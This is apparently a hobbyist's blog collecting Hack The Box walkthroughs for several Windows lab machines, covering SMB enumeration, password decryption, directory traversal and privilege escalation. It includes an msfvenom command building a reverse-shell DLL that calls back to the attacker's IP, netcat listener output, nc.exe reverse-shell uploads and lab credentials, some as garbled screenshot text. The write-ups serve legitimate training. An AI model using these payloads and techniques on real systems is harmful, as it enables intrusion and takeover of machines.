
Sorry people… this is still active on HTB so I can’t publish the walk through just yet.
Offsec n' stuff
Sorry people… this is still active on HTB so I can’t publish the walk through just yet.

Definitely learned a new thing or two with this box. Anyway, let’s fire off nmap:
Okay… so let’s go look at port 4386 to try to see what it is.

HQK Reporting Service? Erm. Ok. Port 445 was open so let’s run smbclient to list the shares and smbmap to list the contents:


What’s in Welcome Email.txt?
Cool. So we got a password. No… don’t go trying to use it just yet. Continue enumerating.
Looking at NotepadPlusPlus config.xml:
Looking at RU_config.xml:
… and that’s why we continue to enumerate FIRST.
Okay so, trying the creds that we’ve found so far… we figure out a couple things.
TempUser can get access with welcome2019
So can L.Frost!, but L.Frost can only login with welcome2019, not list shares for some reason (access denied)
Same with R.Thompson…
User: C.Smith and Password: fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE= can list contents in Secure$\IT\Carl\ directory with TempUser


With the encrypted password, RUScanner had vb files (Module1.vb) with an example of how to decrypt the password


Utils.vb had the actual code to decrypt the password

So I needed a nudge on this because this is all REALLY out of my brain capacity (but wouldn’t be for long!)… this involved A LOT of trial and error:
Cutting and pasting the code on .net Fiddle (https://dotnetfiddle.net) and removing all the unnecessary (non encrypting related functions) and adding Imports System at the top (to get rid of the errors and import necessary classes/modules/etc to make the code work) and adding Console.WriteLine(plainText) before the decrypt function returns gave us this code:


That last portion was used to just decrypt the actual string that we found earlier. This returned the password:

The password is: xRxRxPANCAK3SxRxRx
Using this, we can try to access the share with C.Smith’s username:

We can then just download user.txt and read it:

Now onto root. Looking around, we see some interesting files in HQK Reporting

HQK_Config_Backup.xml contents:
Looking a bit at Debug Mode Password.txt, it looks interesting. After looking for hours, I remembered about using alternate data streams to hide stuff in files.
![smb:
alt-name: DEBUGM-I.TXT
create time:
access time:
write time:
change_time:
Thu Aug 8
Thu Aug 8
Thu Aug 8
Thu Aug 8
allinfo
PM
PM
PM
PM
bytes
"Debug Mode Password . txt"
2019 EDT
2019 EDT
2019 EDT
2019 EDT
-attributes: A (20)
stream: [ : :$DATA], bytes
stream: [ : Password : $DATA] ,
15](https://hyd3.home.blog/wp-content/uploads/2020/06/image-61.png?w=605)
Interesting… so there’s a stream called Password!


Okay, so we know this is associated with the HQK service on port 4386. Let’s try to telnet with these creds:
Reading the manual for HQK Reporting Service, we can figure out the commands used to enumerate what is on the service.
![>SETDIR .
Current directory set to HQK
>LIST
Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR co
man d
QUERY FILES IN CURRENT DIRECTORY
[DIR]
[DIR]
[DIR]
[1]
[2]
[3]
ALL QUERIES
LDAP
Logs
HqkSvc . exe
HqkSvc . InstallState
HQK_Con fi g. xm1
Current Directory: HQK](https://hyd3.home.blog/wp-content/uploads/2020/06/image-66.png?w=803)
![Current
>SETDIR
Current
>list
Use the
man d
Directory: HQK
LDAP
directory set to LDAP
query ID numbers below with the RUNQUERY command and the directory names with the SETDIR co
QUERY FILES IN CURRENT DIRECTORY
[1]
HqkLdap. exe
[2]
Ldap. conf
Current Directory:
LDAP](https://hyd3.home.blog/wp-content/uploads/2020/06/image-67.png?w=799)

To be continued…

Sorry people… this is still active on HTB so I can’t publish the walk through just yet.

Sorry people… this is still active on HTB so I can’t publish the walk through just yet.

Doing initial nmap recon, we get some lengthy output:

So it looks like it’s a Windows box with quite a lot of ports open. My eye first caught Ports 139/445. So using enum4linux against resolute, we get some interesting information. I missed this the first time, but looking back over everything line-by-line, I was able to find some really juicy info:


Okay so we see Marko Novak’s password is set to Welcome123! Trying this with evil-winrm to login, we get an authentication failure. However, let’s think this through. This looks like the default password created for new users. Running down the list, we try this with the user melanie


So from here, I actually used Powershell and uploaded nc.exe to get a more stable shell. Call me old-fashioned, but I just don’t like the Evil-WinRM shell.

![sudo nc -nvlp 443
listening on [any] 1+1+3
connect to [10.10.14.22] from (UNKNOWN) [10.10.10.169] 53534
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved .
C: \Users](https://hyd3.home.blog/wp-content/uploads/2020/06/image-26.png?w=614)
I don’t remember quite why, but I ended up using Evil-WinRM’s shell anyway. It’s good to have a backup.

Looking around, we find an unusual file under C:\ called “PSTranscripts”. We enumerated hidden files with dir -FORCE from the PowerShell prompt to find PSTranscripts.
![Command start time: 20191203063515
" Invoke-Expression "
ParameterBinding(Invoke-Expression): name- "Command" ;
value-"cmd /c net use X:
if (!$?) { if($LASTEXITCODE) { exit $LASTEXITCODE } else { exit 1 }
CommandInvocation(Out-String): "Out-string"
ParameterBinding(Out-String): name* "Stream"; value-"
- True"
Windows PowerSheII transcript start
Start time: 20191203063515
Username: MEGABANK\ryan
RunAs User: MEGABANK\ryan
Machine: RESOLUTE (Microsoft Windows NT 10.0.14393 .ø)
Host Application: C: . exe
-Embedding
ryan Serv3r4Admin4cc123!
Process ID: 2800
psversion: 5.1.14393.2273
PSEdition: Desktop
PSCompatib1eVersions: 1.0, 2.0
BuildVersion: 10.0.14393.2273
CLRVersion: 4.0.30319.42øøø
WSManStackVersion: 3.0
PSRemotingProtocoIVersion: 2.3
SerializationVersion: 1.1.ø.1
, 3.0
, 4.0, 5.0, 5.1.14393.2273
Command start time: 20191203063515
"Out-string"
ParameterBinding(Out-String): ;
cmd : The syntax of this command is:
At line:l char:l
value* "The syntax of this command is:"
+ cmd /c net use X: ryan Serv3r4Admin4cc123!
+ Categorylnfo
NotSpecified: (The syntax of this command is: :string) [ ] ,
+ FullyQua1ifiedErrorId
NativeComandError
cmd : The syntax of this command is:
At line:l char:l
+ cmd /c net use X: ryan Serv3r4Admin4cc123!
RemoteException
RemoteException
+ Categorylnfo
+ FullyQua1ifiedErrorId
Windows PowerShe11 transcript
start time: 20191203063515
NotSpecified: (The syntax of this command is: :string) [ ] ,
NativeComandError
start](https://hyd3.home.blog/wp-content/uploads/2020/06/image-28.png?w=974)
Did you see it? ryan’s password is in the other transcript file! Password: Serv3r4Admin4cc123!
Let’s try these creds with ryan:

Alright, time to look around. We enumerated around, looking at basic stuff like whoami /groups

After a while, I came up with nothing. I used PowerUp.ps1 to find an interesting potential exploit:

This link actually helped me out a lot in understanding what to do next.
So, I created a malicious DLL:
![kaliö)hyd3 . —"Documents/htb/resolute$ msfvenom -p L
HOST=1ø.1ø.14.22 LPORT=443 -a -f -o wibsctrl.dll
[-] No platform was selected, choosing Msf: :Modu1e: :P1atform: :Windows from the
payload
No encoder or badchars specified, outputting raw payload
Payload size: 460 bytes
Final size of dil file: 5120 bytes
Saved as: wlbsctrl .dII](https://hyd3.home.blog/wp-content/uploads/2020/06/image-33.png?w=640)
Then I served it up on SMB:

And I injected the DLL remotely (really cool new trick I didn’t know before):

I then started the DNS process as seen above. With the listener on port 443, I caught an NT AUTHORITY\SYSTEM shell:
![listening on [any] 1+1+3 .
connect to [10.10.14.22] from (UNKNOWN) [10.10.10.169] 52809
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved .
C: \Windows
whoami
nt authority\system
C: C: . txt
type C: . txt
The system cannot find the file specified.
cd C:
C: Desktop\root . txt
type Desktop\root . txt
eld94876a5ø685ødøc2øedb5W5e619c](https://hyd3.home.blog/wp-content/uploads/2020/06/image-36.png?w=594)

So I fired off AutoRecon (written by Tib3rius) and after it was done, this is what nmap found:


Alright, well let’s start with ftp. After getting anonymous access to ftp, I found this:



So that’s a hint that Passwords.txt is a file under Nathan’s username. Using basic knowledge of Windows file system mapping, we can guess at where exactly this file is. Something like C:\Users\Nathan\Desktop\Passwords.txt maybe?
Enumerating further, we find that Port 80 runs something called NVMS. Let’s look on Searchsploit for nvms:

Before we go to trying to exploit this… let’s continue properly enumerating. Port 8443 has something called NSClient++ running on it.

Okay so we have a priv esc possibility in our back pocket.
Firing off burp, we use the directory traversal to see if anything good comes of that guess on Passwords.txt’s location

Sweet. Now doing a bit of research, we can also find the location of the file that contains the password for NSClient++. It’s in a file called nsclient.ini. Reading this file, we get another password

However, it looks like we can only log into this from the “allowed host” of 127.0.0.1.
Trying to use the list of passwords found in Passwords.txt with nadine and SSH, we eventually get in with username: nadine and password: L1k3B1gBut7s@W0rk

Now that we’re in, let’s focus on our initial hunch of using NSClient++ to priv esc. First, we use plink.exe to set up a port forward via SSH

Now this took a bit of messing around with, but eventually what I did was uploaded nc.exe into temp and created a bat file to return a reverse shell.

The WebUI was pretty difficult to understand how to work so I ended up reading documentation and using the API to put the script rev.bat onto the box

To trigger the script, I then booted up the WebUI and ran scripts\ex\rev.bat in the console

On our listener, we get an NT AUTHORITY\SYSTEM shell

This is an awesome box… pretty straight forward up to user, but but definitely got caught up in a few things that I’ll be sure to never do again… and getting root was not so easy… you definitely learn a lot with this box… wget scripting for windows… windows priv esc tools… anyway let’s get started.
First, let’s get an Nmap scan done:

Ok so only port 80 is open… a little more enumeration will show that the website is running on Rejetto…
I typically only like to use exploit-db’s stuff (searchsploit runs off exploit-db in case you didn’t know)
An exploit search yields:

The code shows the usage:

So after you download the file, copy it into a new folder… edit the script accordingly…
The directions also say you need to copy nc.exe from your system… make sure you copy the right one (not the sql one)
Then serve it all up on a web server


Run the script…

Then look at your nc -nvlp window…. You’re in kostas. Get your user flag.

Priv Esc to Root
Ok… full disclosure, this took me QUITE a while to figure out, but I was determined to not use Metasploit
After looking at systeminfo, googling windows privilege escalation tools, etc., I came across https://resources.infosecinstitute.com/windows-exploit-suggester-an-easy-way-to-find-and-exploit-windows-vulnerabilities/
After I saw it was vulnerable to MS16-098 and looking around the web… a lot… I came across this little bad boy:


And this is where I pulled a super noob move and wasted hours. First, I downloaded the file directly and tried to compile it… guess what… you can’t directly compile a C file in a Linux environment.
I then tried downloading the binary directly through my browser… which constantly resulted in a 0 byte file… very frustrated I went to go get a beer and take a break.
I came back, used plain old git in terminal… and voila!

Move the file to the folder where you’re serving up SimpleHTTP on!

So now I’m wondering… how am I gonna get this .exe onto the victim machine? wget won’t work because we’re in a windows environment…
Make wget script for windows (I had to google how to do this)

Use the wget script you made earlier to move the .exe onto the victim machine…

Moment of truth… this .exe better work… lol

Run it…. And BOOM! You should get root.
For those of you who are newer and are using Hackthebox.eu as a learning platform… let me let you in on a little secret… it’s okay to use walkthroughs sometimes. Guess what? You can only get the walkthroughs for hackthebox’s machines for retired machines… which you only have access to on VIP. It’s only 10 Euros a month and you can cancel whenever. That’s less than 2 Starbucks coffees for a ton more value in terms of learning.
Ignore those people who say you should never use a walkthrough because it’s showing that you’re giving up… I’m somewhat new to pentesting and guess what… I am a fast learner and I like to learn things quickly. Don’t get me wrong, I’ll spend (sometimes) hours on a box before I resort to a walkthrough if I need it… but guess what… once I finally resort to it I will NEVER forget what I did wrong or what I missed.
After all… you’re learning to exploit machines… and this stuff isn’t easy… otherwise everyone would be doing it. On here you’ll find some HTB walkthroughs because I think it’s just good for the community for me to share my findings… that’s how we all get better.
 hyd3sec's Blog